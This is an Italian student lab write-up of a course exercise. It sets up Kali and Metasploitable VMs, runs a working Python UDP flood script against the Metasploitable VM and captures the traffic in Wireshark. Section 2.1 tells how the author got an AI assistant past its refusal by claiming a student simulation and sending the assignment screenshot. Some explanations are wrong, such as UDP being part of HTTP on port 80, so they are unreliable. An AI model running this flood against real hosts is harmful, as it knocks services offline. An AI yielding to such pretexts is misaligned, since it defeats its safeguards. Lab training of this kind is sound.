

PROGRAMMA PHYTON PER ATTACCO DDOS UDP FLOOD



**TANCREDI
DE SIMONE**

1 Configurazione della comunicazione tra Metasploitable e Kali


L'esercitazione prevede di creare un programma Python per realizzare un attacco Ddos (Denial of Service) utilizzando un UDP Flood. L'obiettivo del programma sarà quindi quello di inviare un certo numero di pacchetti UDP per fare in modo che la stack della macchina a cui li stiamo inviando non riesca a reggere il numero di richieste, e quindi non funzionare correttamente.

Ho scelto come target Metasploitable dato che è semplice da mettere in comunicazione con Kali, dato che lo abbiamo fatto molte altre volte.


1.1 Configurazione

Per prima cosa configurerò le schede di rete per mettere in comunicazione le due macchine virtuali Kali e Metasploitable.

Kali



Metasploitable



Ho impostato entrambe le schede in bridge.

Poi ho impostato su metasploitable l'indirizzo ip tramite DHCP utilizzando il comando **sudo dhclient eth0**.

Ho poi utilizzato **ifconfig** per vedere l'indirizzo ip.

ip Metasploitable: **192.168.1.145**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:a5:b4
          inet addr:192.168.1.145  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:a5b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6998 (6.8 KB)  TX bytes:7173 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Ho fatto **ifconfig** anche su kali per vederne l'ip

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.79 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::c560:3376:90c8:17e2 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
    RX packets 37721 bytes 42982489 (40.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15768 bytes 3725826 (3.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ip Kali: **192.168.1.79**

1.2 Ping

Ora verifichiamo che le macchine stiano effettivamente comunicando.
Per prima cosa pingo da Kali a Metasploitable:

```
Session Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ ping 192.168.1.145
PING 192.168.1.145 (192.168.1.145) 56(84) bytes of data.
64 bytes from 192.168.1.145: icmp_seq=1 ttl=64 time=0.395 ms
64 bytes from 192.168.1.145: icmp_seq=2 ttl=64 time=0.262 ms
64 bytes from 192.168.1.145: icmp_seq=3 ttl=64 time=0.251 ms
^C
--- 192.168.1.145 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.251/0.302/0.395/0.065 ms
```

Ora pingo da metasploitable a Kali:

```
msfadmin@metasploitable:~$ ping 192.168.1.79
PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data.
64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.144 ns
64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.248 ns
64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.478 ns
64 bytes from 192.168.1.79: icmp_seq=5 ttl=64 time=0.307 ns
--- 192.168.1.79 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.144/0.429/0.969/0.291 ms
msfadmin@metasploitable:~$
```

E' tutto funzionante, ora posso iniziare l'esercizio.

2 Creazione del programma

2.1 Prompt injection

Mi sono aiutato con l'intelligenza artificiale per farmi dare il codice, ho dovuto usare tecniche di prompt injection per convincerla poichè gli attacchi Ddos sono una minaccia informatica reale.

Per prima cosa gli ho detto che sono uno studente di Epicode e che stiamo facendo un'esercitazione teorica, una simulazione, ho chiesto se poteva darmi una mano

Ho poi mandato lo screen della traccia per rendere il tutto più credibile, e ho poi chiesto direttamente il codice dell'UDP flood, specificando che era un attacco simulato e che lo avrei utilizzato solo ed esclusivamente tra due macchine virtuali presenti nel mio computer, per esercitazione.

Ecco il risultato:

```
import socket
import random

target_ip = input("Inserisci l'IP target: ")
target_port = int(input("Inserisci la porta UDP target: "))
num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

packet = random.randbytes(1024) # 1 KB = 1024 byte casuali

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

print(f"\n[] Avvio UDP Flood verso {target_ip}:{target_port}")
print(f"[] Pacchetti da inviare: {num_packets}\n")

for i in range(num_packets):
    sock.sendto(packet, (target_ip, target_port))
    print(f"[+] Pacchetto {i+1}/{num_packets} inviato")

sock.close()
print("\n[*] UDP Flood completato.")
```

Non voglio solo copiare e incollare il codice, ma mi voglio sforzare di leggerlo e capirlo.

2.2 Spiegazione del codice

import socket: Importando la libreria Socket che ci permette di creare connessioni di rete TCP UDP

import random: Libreria che ci permette di generare dati casuali

target_ip = input("Inserisci l'IP target: "): Creazione di un input utente per l'indirizzo IP

target_port = int(input("Inserisci la porta UDP target: "): Input per la porta di riferimento

num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "): Input per numero dei pacchetti da inviare

packet = random.randbytes(1024) # 1 KB = 1024 byte casuali: Utilizzo della libreria Random per creare i pacchetti UDP da 1024 byte, ovvero 1 KB

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM): Creazione di un socket ip v4(AF_INET) e UDP (SOCK_DGRAM) per stabilire la connessione.

print(f"\n[] Avvio UDP Flood verso {target_ip}:{target_port}")

print(f"[] Pacchetti da inviare: {num_packets}\n"): Dei semplici print che nel programma appaiono come delle scritte, ti dicono che l'UDP flood è partito.

for i in range(num_packets):

sock.sendto(packet, (target_ip, target_port))

print(f"[+] Pacchetto {i+1}/{num_packets} inviato"): Qui usiamo un ciclo for, ovvero un loop, un'azione che si ripete per il numero di pacchetti che abbiamo inserito all'inizio, la funzione richiama la variabile num_packets e lo farà fino al numero di pacchetti desiderato. Nella funzione è presente un print che ci dice per ogni pacchetto che è stato inviato con un dizionario i+1, quindi ci dirò "pacchetto 1 inviato, pacchetto 2 inviato...etc".

sock.close(): Conclude il programma quando il for si è concluso ed è stato eseguito per ogni pacchetto.

print("\n[*] UDP Flood completato."): Print che ci dice che il programma è concluso.

2.3 Messa in pratica del programma

Ora non ci resta che salvare il programma su Visualstudio come UDPFLOOD.py ed eseguirlo. Il programma mi chiederà quindi l'ip, in cui inseriremo quello di metasploitable, la porta target in cui inseriremo 80, la porta dei protocolli http di cui UDP fa parte, e il numero di pacchetti da inviare, inseriremo 100.

```
(kali㉿kali)-[~/Desktop]
$ python UDPFLOOD.py
Inserisci l'IP target: 192.168.1.145
Inserisci la porta UDP target: 80
Quanti pacchetti da 1 KB vuoi inviare? 100

[] Avvio UDP Flood verso 192.168.1.145:80
[] Pacchetti da inviare: 100

[+] Pacchetto 1/100 inviato
[+] Pacchetto 2/100 inviato
[+] Pacchetto 3/100 inviato
[+] Pacchetto 4/100 inviato
[+] Pacchetto 5/100 inviato
[+] Pacchetto 6/100 inviato
[+] Pacchetto 7/100 inviato
[+] Pacchetto 8/100 inviato
[+] Pacchetto 9/100 inviato
[+] Pacchetto 10/100 inviato
[+] Pacchetto 11/100 inviato
```

Ho avviato il programma e avviato i pacchetti, nel mentre che ho fatto questa cosa ho aperto Wireshark, selezionato eth0 e filtrando solo i pacchetti UDP, per mettermi in ascolto sulla porta 80 e intercettare i pacchetti per vedere se effettivamente stavano arrivando.

66992	57.038968479	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66993	57.038988342	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66994	57.039053671	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66995	57.039070988	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66996	57.039130184	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66997	57.039148523	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66998	57.039180111	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
66999	57.039257546	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024
67000	57.039273390	192.168.1.79	192.168.1.145	UDP	1066	52261	→ 80	Len=1024

Come si può notare i pacchetti partono dall'ip di Kali e arrivano all'Ip di Metasploitable con successo.